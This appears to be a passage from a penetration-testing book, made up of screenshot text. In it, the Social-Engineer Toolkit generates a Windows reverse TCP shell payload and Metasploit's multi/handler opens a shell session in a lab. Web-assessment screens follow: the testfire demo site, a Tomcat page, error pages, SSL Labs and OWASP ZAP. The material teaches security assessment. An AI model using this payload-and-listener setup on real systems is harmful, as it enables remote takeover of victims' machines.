
Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> |
```



```
Terminal
File Edit View Search Terminal Help
  There is a new version of SET available.
  Your version: 7.7.4
  Current version: 7.7.9

Please update SET to the latest before submitting any git issues.

Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) SMS Spoofing Attack Vector
 11) Third Party Modules

 99) Return back to the main menu.

set> |
```



```
Terminal
File Edit View Search Terminal Help

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.4
Current version: 7.7.9

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 4


1) Windows Shell Reverse TCP           Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter     Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL         Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64       Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster   Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS   Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS     Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable    Downloads an executable and runs it

set:payloads>1
set:payloads> IP address for the payload listener (LHOST):192.168.25.128
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
[*] StartTing the Metasploit Framework console...|
```

```
Terminal
File Edit View Search Terminal Help

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.



https://metasploit.com

=[ metasploit v4.16.30-dev ]
+ -- ==[ 1722 exploits - 986 auxiliary - 300 post ]
+ -- ==[ 507 payloads - 40 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.25.128
LHOST => 192.168.25.128
resource (/root/.set//meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.


[*] Started reverse TCP handler on 192.168.25.128:4444
msf exploit(multi/handler) > [*] Command shell session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1151) at 2018-08-24 20:12:07 +0530
sessions -i


Active sessions
=====
  Id  Name  Type           Information  Connection
  --  ---  ---           -
  1    shell x86/windows 192.168.25.128:4444 -> 192.168.25.130:1151 (192.168.25.130)

msf exploit(multi/handler) > 
```



Chapter 7: Assessing Web Application Security









Name	ASP.NET_SessionId
Value	ftjrp2i44wfgfh55whswzb31
Host	demo.testfire.net
Path	/
Expires	At end of session
Secure	No
HttpOnly	Yes



Apache Tomcat/5.5

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "`$CATALINA_HOME`" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the `INSTALL` file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`. Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- devs.tomcat.apache.org for developers working on Tomcat

Thanks for using Tomcat!

Powered by TOMCAT
Copyright © 1999-2005 Apache Software Foundation
All Rights Reserved

Server Error in '/' Application.

Attempted to divide by zero.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.DivideByZeroException: Attempted to divide by zero.

Source Error:

```
Line 25:         try
Line 26:         {
Line 27:             int divideByZero = numerator / denominator;
Line 28:         }
Line 29:         catch (DivideByZeroException ex)
```


Source File: C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs **Line:** 27

Stack Trace:

```
[DivideByZeroException: Attempted to divide by zero.]
  Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.DoSomethingBad() in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:27

[InvalidOperationException: Something bad happened.]
  Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.DoSomethingBad() in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:34
  Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.Page_Load(Object sender, EventArgs e) in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:13
  System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) +14
  System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) +35
  System.Web.UI.Control.OnLoad(EventArgs e) +99
  System.Web.UI.Control.LoadRecursive() +50
  System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +627
```

Version Information: Microsoft .NET Framework Version:2.0.50727.4927; ASP.NET Version:2.0.50727.4927



The screenshot shows a web browser window with the address bar containing "demo.testfire.net/bank/". The main content area displays a directory listing for "demo.testfire.net - /bank/". A link "[To Parent Directory]" is visible at the top of the listing. The listing consists of multiple rows, each representing a file or directory. Each row contains a date and time, a size, and a filename. The filenames are underlined, indicating they are clickable links. The files include directories like "20060308_bak" and "members", and various ASPX files such as "account.aspx", "apply.aspx", "bank.master", "customize.aspx", "login.aspx", "logout.aspx", "main.aspx", "queryxpath.aspx", "servererror.aspx", "transaction.aspx", "transfer.aspx", and "ws.aspx".

Date	Time	Size	Filename
5/10/2015	4:25 AM	<dir>	20060308_bak
11/20/2006	10:05 AM	1831	account.aspx
6/18/2015	7:41 PM	5067	account.aspx.cs
11/20/2006	10:05 AM	771	apply.aspx
11/20/2006	10:05 AM	2828	apply.aspx.cs
11/10/2006	1:20 PM	2236	bank.master
7/16/2007	8:35 AM	1134	bank.master.cs
11/20/2006	10:05 AM	904	customize.aspx
11/20/2006	10:05 AM	1955	customize.aspx.cs
7/23/2007	4:26 PM	1806	login.aspx
7/23/2007	4:27 PM	5847	login.aspx.cs
11/1/2006	8:42 PM	78	logout.aspx
7/16/2007	9:39 AM	3254	logout.aspx.cs
7/16/2007	8:21 AM	935	main.aspx
7/16/2007	9:36 AM	3951	main.aspx.cs
5/10/2015	4:25 AM	<dir>	members
1/12/2007	1:55 PM	1414	mozxpath.js
11/20/2006	10:05 AM	785	queryxpath.aspx
11/20/2006	10:05 AM	1838	queryxpath.aspx.cs
7/18/2007	5:13 PM	499	servererror.aspx
7/18/2007	4:13 PM	1700	transaction.aspx
6/18/2015	7:41 PM	3867	transaction.aspx.cs
7/17/2007	3:03 PM	3930	transfer.aspx
6/18/2015	7:41 PM	3505	transfer.aspx.cs
7/17/2007	2:44 PM	82	ws.aspx

The screenshot shows the Qualys SSL Labs report for google.com. The overall rating is A. The report includes a summary section with a bar chart showing scores for Certificate, Protocol Support, Key Exchange, and Cipher Strength. There are also two green boxes indicating observed features: Static Public Key Pinning and DNS Certification Authority Authorization (CAA) Policy.

Browser address bar: <https://www.ssllabs.com/sslltest/analyze.html?d=google.com&ts=>

Qualys. SSL Labs

Home Projects Qualys.com Contact


You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > [google.com](#) >

SSL Report: [google.com](#)

Assessed on: Sat, 25 Aug 2018 09:31:45 UTC | [Clear cache](#) [Scan Another »](#)

Summary

Overall Rating



Certificate 100
Protocol Support 95
Key Exchange 85
Cipher Strength 85

Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

Static Public Key Pinning observed for this server.

DNS Certification Authority Authorization (CAA) Policy found for this domain. [MORE INFO »](#)

https://www.ssllabs.com/ssltest/analyze.html?d=google.com&s=74.125.

Protocol Details

DROWN No, server keys and hostname not seen elsewhere with SSLv2
 (1) For a better understanding of this test, please read [this longer explanation](#)
 (2) Key usage data kindly provided by the [Censys](#) network search engine; original DROWN website [here](#)
 (3) Censys data is only indicative of possible key and certificate reuse, possibly out-of-date and not complete

Secure Renegotiation **Supported**

Secure Client-Initiated Renegotiation No

Insecure Client-Initiated Renegotiation No

BEAST attack Not mitigated server-side ([more info](#)) TLS 1.0: 0xc009

POODLE (SSLv3) No, SSL 3 not supported ([more info](#))

POODLE (TLS) No ([more info](#))

Downgrade attack prevention **Yes, TLS_FALLBACK_SCSV supported** ([more info](#))

SSL/TLS compression No

RC4 No

Heartbeat (extension) No

Heartbleed (vulnerability) No ([more info](#))

Ticketbleed (vulnerability) No ([more info](#))

OpenSSL CCS vuln. (CVE-2014-0224) No ([more info](#))

OpenSSL Padding Oracle vuln. (CVE-2016-2107) No ([more info](#))

ROBOT (vulnerability) No ([more info](#))

Forward Secrecy With modern browsers ([more info](#))

ALPN Yes h2 http/1.1

NPN Yes grpc-exp h2 http/1.1

Session resumption (caching) Yes

Session resumption (tickets) Yes

OCSP stapling No

Untitled Session - OWASP ZAP 2.7.0

File Edit View Analyse Report Tools Online Help

Standard Mode

Quick Start Request Response

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Progress:

Not started

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

Explore your application:

History Search Alerts Output

Filter: OFF Export

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
Alerts 0 0 0 0 0 0 0 0 0 0 0										

Current Scans 0 0 0 0 0 0 0 0 0 0 0

